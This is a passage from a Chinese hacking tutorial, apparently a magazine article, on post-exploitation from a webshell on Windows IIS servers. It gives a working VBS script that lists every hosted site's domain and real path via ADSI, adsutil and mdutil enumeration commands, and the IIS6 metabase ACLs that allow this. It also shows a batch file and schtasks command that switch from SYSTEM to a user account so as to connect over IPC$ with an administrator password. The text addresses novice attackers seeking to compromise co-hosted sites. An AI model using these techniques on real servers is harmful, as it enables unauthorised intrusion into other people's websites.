这个就是枚举权限和读权限的差别了！当我们知道了其中的原理，在 Hacking 中就更能如鱼得水。当然，攻防双收，管理员看了这个，估计也会注意权限的配置了，会尽量避免这种权限配置疏漏造成的小错误。

建议在能执行命令的 WEBSHELL 上，习惯性的 **WHOAMI** 下，看看当前的权限哦！有的管理员会把应用程序池设置成 SYSTEM 权限，那就占了很大的便宜了！

二、IIS 虚拟路径的获取

有的时候，目标站点久攻不下，新手朋友只能绕道而行，一般采用旁注。比如获得了一个 SQL SERVER 账号，有权限备份，但是找目标站点却很费劲，特别是没有什么规律的目录，让新手朋友很难入手。高手可用自己的 SQL 脚本去列举，那菜菜们呢？呵呵，今天我就教大家如何更简单的获取路径。

其实 IIS 的 ADSI 接口早给我们留了个方便之门，我们将以下 VBS 代码保存为 iis.vbs，然后在 WEBSHELL 里调用 cscript c:\xxx\iis.vbs 就可利用 ADSI 接口获得 IIS 里所有网站的域名以及真实路径，如图 7 所示。

```
On Error Resume Next
If (LCase(Right(WScript.Fullname,11))="wscript.exe") Then
wscript.echo Space(12) & "IIS Virtual Web Viewer" & Space(12) & Chr
(13) & Space(9) & " Usage:Cscript vWeb.vbs",4096,"Lilo"
WScript.Quit
End If
Set ObjService=GetObject("IIS://LocalHost/W3SVC")
For Each obj3w In objservice
If IsNumeric(obj3w.Name) Then
Set OService=GetObject("IIS://LocalHost/W3SVC/" & obj3w.Name)
Set VDirObj = OService.GetObject("IIsWebVirtualDir", "ROOT")
```




图 7

```
If Err <> 0 Then WScript.Quit (1)
WScript.Echo Chr(10) & "[" & OService.ServerComment & "]"
For Each Binds In OService.ServerBindings
Web = "{ " & Replace(Binds,":"," } { ") & " }"
WScript.Echo Replace(Split(Replace(Web," ",""),"}{")(2),"}","")
Next
WScript.Echo "Path            : " & VDirObj.Path
End If
Next
```

当然，你也可自己上传一个 adsutil.vbs（微软 IIS 自带的脚本在 **c:\Inetpub\AdminScripts\ adsutil.vbs** 目录，默认没权限调用），然后以这样的命令形式调用：**Cscript.exe c:\xxx\adsutil.vbs ENUM /P W3SVC**，执行后效果如图 8 所示。

不过对于效率问题，建议大家还是用我提供的脚本来获取，那样简单快捷。其实在 WEBSHELL 下，也有办法调用这些脚本去访问 IIS 的 ADSI 接口。虽然只有读的权限，但却给我们提供了不少方便。若是碰到 cscript.exe 不能使用，请自行上传一个吧！

要是你懒得上传，或者碰到 BT 管理员，把 VBS 之类的脚本映射都给去掉了，那怎么办呢？嘿嘿，别急，我再推荐一个强大的命令行小工具 mdutil 给你（mdutil.exe，这是在 NT4 Option Pack CD-ROM 中附带的 IIS Metabase 处理工具），我们先来看看 mdutil 的使用样式：

```
Samples:
  mdutil GET W3SVC/1/ServerBindings
  mdutil SET JAROSLAD2/W3SVC/1/ServerBindings ":81:"
  mdutil COPY W3SVC/1/ROOT/iisadmin W3SVC/2/ROOT/adm
  mdutil ENUM_ALL W3SVC
  mdutil ENUM W3SVC/1
```

我们输入命令：**mdutil ENUM_ALL W3SVC**，在 WEBSHELL 下执行后效果如图 9 所示。




图 8




图 9

是不是感觉很奇妙？我们在nt authority\ network service内置账户的权限下，居然轻易的枚举出IIS的配置。下面我们还是以科普为主，让大家了解下其中的奥妙。

我们来看看IIS6的Metabase.xml内关于IIS相关配置目录的ACL（默认权限配置）：

```
R 读取
W 写入
S 限制写入
U 阅读不安全
E 枚举项
D 写入 DACL （权限）

LM
    W3SVC
NT AUTHORITY\LOCAL SERVICE
        Access: R UE
       NT AUTHORITY\NETWORK SERVICE
        Access: R UE
       {computername}\IIS_WPG
            Access: R UE
          BUILTIN\Administrators
            Access: RWSUED
           {computername}\ASPNET
            Access: R    E
    W3SVC/Filters
NT AUTHORITY\LOCAL SERVICE
            Access: RW UE
NT AUTHORITY\NETWORK SERVIC
            Access: RW UE
           {computername}\IIS_WPG
            Access: RW UE
          BUILTIN\Administrators
            Access: RWSUED
    W3SVC/1/Filters
NT AUTHORITY\LOCAL SERVICE
            Access: RW UE
NT AUTHORITY\NETWORK SERVIC
            Access: RW UE
           {computername}\IIS_WPG
            Access: RW UE
          BUILTIN\Administrators
            Access: RWSUED
    W3SVC/AppPools
NT AUTHORITY\LOCAL SERVICE
            Access:     U
NT AUTHORITY\NETWORK SERVICE
            Access:     U
          {computername}\IIS_WPG
            Access:     U
          BUILTIN\Administrators
            Access: RWSUED
    W3SVC/INFO
          BUILTIN\Administrators
            Access: RWSUED
    MSFTPSVC
          BUILTIN\Administrators
            Access: RWSUED
    SMTPSVC
          BUILTIN\Administrators
            Access: RWSUED
NT AUTHORITY\LOCAL SERVICE
            Access:     UE
        NT AUTHORITY\NETWORK SERVICE
            Access:     UE
    NNTPSVC
          BUILTIN\Administrators
            Access: RWSUED
         NT AUTHORITY\LOCAL SERVICE
            Access:     UE
         NT AUTHORITY\NETWORK SERVICE
            Access:     UE
    Logging
          BUILTIN\Administrators
            Access: RWSUED "
```

大家认真地看看属于IIS_WPG组和NT AUTHORITY\NETWORK SERVICE内置账户的权限配置，我们的权限是足够枚举和读取这个文档的，这也是我们为什么在低权限用户下可用枚举IIS配置的原因（其它版本的IIS配置文件ACL请到微软官方查阅）。

三、巧用命令实现SYSTEM2USER

何谓SYSTEM2USER呢？就是把当前的运行权限从SYSTEM权限转成USER权限。老鸟们应该都清楚，在SYSTEM权限下是不能进行IPC连接的，而很多时候我们却需要用到IPC。当溢出获得一个SHELL，却不方便传工具什么的，想用IPC那就得靠系统自身的命令去实现。或许你会说，用RUNASUSER，但我可以很肯定的告诉你，RUNASUSER在SYSTEM权限下是做不到的，因为它没有登录会话！

那我们要如何才能利用系统自带的命令进行SYSTEM2USER呢？嘿嘿，发展到WIN2K3后，微软为我们提供了一个很好的命令，schtasks！它可以安排命令和程序定期运行，或在指定时间内运行，并从计划表中添加和删除任务，按需要启动和停止任务，显示和更改计划任务。

具体参数就请读者自己看相关命令的帮助吧！我这里就大体介绍下如何实现SYSTEM2USER。

1.bat的内容如下：

```
whoami>c:\whoami.txt
net use \\127.0.0.1\ipc$ test /u:administrator
echo test >\\127.0.0.1\c$\good.txt
net use \\127.0.0.1\ipc$ /del
```

首先看下我们的环境，如图10所示，当我们的权限是SYSTEM时，执行1.bat就会提示该会话没有登录，不能进行IPC。

那么如何在system下用schtasks来IPC$呢？下面给出三个步骤：

步骤一

输入命令：**schtasks /create /tn "MyApp" /tr c:\1.bat /sc monthly /d 1 /ru username /rp password**。我们来解释下参数：

```
/create
```




图 10

